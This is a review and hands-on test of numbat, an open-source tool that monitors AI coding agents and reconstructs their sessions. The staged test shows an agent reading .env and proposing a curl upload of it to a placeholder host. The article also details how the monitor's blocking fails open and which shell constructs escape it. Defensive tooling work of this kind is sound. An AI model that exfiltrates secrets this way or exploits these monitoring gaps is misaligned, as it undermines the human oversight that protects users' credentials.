
An AI coding agent that reads your project’s .env file and then runs curl looks, to ordinary endpoint security, much like a developer doing the same thing. numbat is an open-source tool in Perplexity’s GitHub organisation that watches coding agents such as Claude Code, Codex and Cursor, and ties actions like those to the agent and session that proposed them. I ran it on a staged Claude Code session, and it flagged exactly that pattern: a secret-file read followed by a proposed upload.
What is numbat?
numbat hooks into AI coding agents, normalises what they do into one event model and runs detection rules on it locally.
Advertisement
How numbat monitors Claude Code, Codex and other AI coding agents
numbat reads agent activity from three places: hooks and plugins installed into the agent, the OpenTelemetry (OTLP) logs an agent exports, and the session files agents leave on disk.
All three become the same typed events, so one rule covers activity happening now and a session recorded last week, though only a live pre-action hook can refuse an action.
Its coverage matrix lists 27 agents and agent hosts, from Claude Code, Codex and Cursor to Gemini CLI and GitHub Copilot CLI. A rule engine built on CEL evaluates each event, and 51 rules ship built in.
They are grouped by behaviour – secrets, exfiltration, persistence, privilege, lateral movement, tampering and more – and the README’s example finding is tagged with MITRE ATT&CK technique IDs.
The rules that matter most are sequences. One built-in rule fires on secret-file access followed by a data-bearing upload in the same session: the .env-then-curl case above, and the one I tested.
Output is versioned NDJSON – events, findings, enforcement decisions, indicators and scan summaries – written to stdout, a local file or an HTTP endpoint.
Advertisement
Scans redact secrets, and normal output never includes a complete raw transcript. The README still warns that records can carry sensitive endpoint and agent context, so I would treat the output file as sensitive in its own right.
Testing numbat on a staged Claude Code session

I didn’t want to point a scanner at my own agent history, so I wrote a five-line Claude Code session for it instead. The user asks the agent to send the config to a support endpoint, the agent reads .env, then it proposes curl --data-binary @.env to an address on the reserved .invalid domain. Then I ran the v0.2.0 Windows release against it.
numbat timeline lays the session out step by step, each event pointing back to its line in the transcript:
numbat scan raised three findings: the .env read (medium), the proposed curl upload (high), and the one that matters, chain.secret_read_then_egress, which links the two:

It works, and the finding cites both events with the same three ATT&CK tags as the README’s own example. Two things it can’t tell you, though. In my session the user asked for that upload, so this is a rule firing on a pattern, not proof of a rogue agent: check what the user asked for before treating it as an incident. And numbat only knows the upload was proposed. Whether anything left the machine is a question for your proxy logs (here nothing did; the transcript just records the attempt).
If you compare your own findings with the documentation, check rule_version first: my v0.2.0 binary reported the chain rule as version 1.6, where the README’s sample shows 1.4, and rule logic can change between versions.
AI agent forensics: rebuilding a coding agent’s session
numbat rebuilds a session from the files an agent leaves on disk, and the read-only commands are the way in. numbat agents lists the agents it can find, and numbat scan reads their stored sessions without installing hooks or changing any agent’s configuration.
numbat timeline lays out a single session in order, and numbat case build packages the evidence with SHA-256 manifests.
What it cannot recover. Reconstruction works only from what an agent wrote to disk: the README says it “is not disk or memory acquisition and cannot recover activity an agent did not persist”.
It is also implemented for fewer agents than live capture. The CLI’s stored-session parsers cover 11 of the 27 – Claude Code, Codex, Copilot CLI, Claude Cowork, Cursor, Gemini CLI, Kimi Code, OpenClaw, OpenCode, Pi and Windsurf – and for most of the others the format is marked deferred, so scan has nothing to read for them yet.
A case bundle’s manifest shows the bundle is internally consistent, but the README is explicit that an unsigned bundle does “not prove source authenticity or completeness”.
Can numbat block a risky agent action?
Only within narrow limits: blocking is off by default, and all 51 shipped rules are monitor-only. To make a rule block, you copy its YAML into your own rules directory, keep its id, add enforce: true and bump its version, then check that directory and reinstall the hook pointing at it, with --enforce. The README’s example, for Codex:
numbat rules check --rules-dir ./numbat-policy numbat hook install --agent codex --emit all --rules-dir ./numbat-policy --enforce |
For a Codex user hook, then review and trust the changed hook again in /hooks (or Settings > Hooks in the app): the README says trust is needed after changes such as --enforce. Skip either step and nothing gets blocked, whatever the YAML says.
Even then, numbat does not stop anything itself. A supported agent calls it before running a tool – for Claude Code, that is its PreToolUse hook – and numbat evaluates the proposed action and, on a clean match, returns that agent’s native deny response.
The agent host decides what to do with it, and the guide notes that the host – and often the model – can still see that the action was refused.
| How it works | Limit | |
|---|---|---|
| Live monitoring | Hooks, plugins and OTLP logs from the agent | Only what each host’s hooks and logs expose |
| Forensic reconstruction | Reads stored session files, with nothing installed beforehand | Only what the agent persisted; many agents’ formats are marked deferred |
| Blocking | Returns the agent’s native deny from a synchronous pre-action hook | Off by default; opt-in rules only; parsed shell matches limited to a static subset; fails open; the host decides |
What enforcement does not cover. Only synchronous pre-action hooks can block. Post-action hooks, OTLP logs and stored sessions arrive after the action and are observation-only, and two agents in the matrix, Claude Cowork and OpenCode, are monitor-only.
Shell commands are where the guide is most careful. A rule can match the raw command text, but that is literal input and can include comments or quoted text the shell would never run; for a deny that depends on what actually executes, the guide points you to numbat’s parsed view of the commands instead.
When a match comes from that parsed view, blocking is limited to a deliberately small static subset: one simple command or one pipeline of simple commands in a POSIX shell, and one simple command in PowerShell or cmd.exe. Multiple statements, conditionals, loops, command substitution, eval and Invoke-Expression stay detection-only, so a command written that way is reported but not refused by such a rule.
And it fails open. A malformed payload, a rule evaluation error, a crash or a failure writing its output all suppress numbat’s deny. The guide says an unavailable output sink “intentionally suppresses numbat’s deny” – so losing the log destination also switches blocking off.
The log sits with the agent, too. By default the findings file belongs to the same operating-system user as the agent, and the guide’s point is that “out-of-band” means separate from the hook response, “not that the agent cannot read it”.
If the agent and numbat run as the same operating-system user, protect the binary, hook configuration and output path with operating-system controls; numbat does not isolate them for you.
Securing AI coding agents: where numbat fits
This site has covered the agent-security problem from two other directions. mcp-scan sits on the MCP traffic path as a proxy and guardrail monitor.
The AI IR Overlay specification sets out how to contain an agent that is acting with valid credentials.
numbat works underneath both, on the endpoint itself. It ties the tool calls it captures from supported agents – including calls that never pass through MCP – to an agent and a session, within each host’s coverage limits, and its stored-session scans and case bundles are the evidence an investigation would start from.
How to install and run numbat
numbat is a single binary under the Apache 2.0 licence. The latest tagged release is v0.2.0, from 17 August 2026, with macOS, Linux and Windows builds on amd64 and arm64. Download the archive for your platform – numbat_0.2.0_windows_amd64.zip, for example – compare its SHA-256 with the matching line in the release’s checksums.txt, unzip it and start with the read-only commands.
Or build it with Go 1.26.6 or newer:
go install github.com/perplexityai/numbat/cmd/numbat@latest |
The README’s quick start begins with the read-only commands, then installs a monitoring hook – for Codex, in its example:
numbat agents numbat scan --agent codex numbat hook install --agent codex --emit all numbat hook status --agent codex |
The first two change nothing. The hook install starts in monitor mode and writes events, findings and indicators to ~/.numbat/records.ndjson.
For Codex you then review and trust the new hook in /hooks, and hook status checks the configuration, not that events are actually arriving. Once you have trusted the hook, make a harmless supported local tool call and check ~/.numbat/records.ndjson for a new event: the record confirms delivery, and hook status alone does not.
For sessions an agent has already left on disk, numbat timeline gives the chronological view shown above:
numbat timeline --agent claude |
To keep a stored-session scan as evidence, the CLI reference stamps a case id on the scan and bundles the result:
numbat scan --case-id inv-42 --emit all --output file --output-file records.ndjson numbat case build inv-42 --from records.ndjson -o inv-42.numbat |
I would run it in monitor mode first and read what it reports before deciding whether any rule should block. Treat numbat as visibility and forensics for your coding agents, with blocking as a best-effort extra on top rather than a policy boundary – its own guide says hook coverage “is not a complete endpoint policy boundary”.
numbat is on GitHub, with its coverage matrix and enforcement guide in the repository.
Advertisement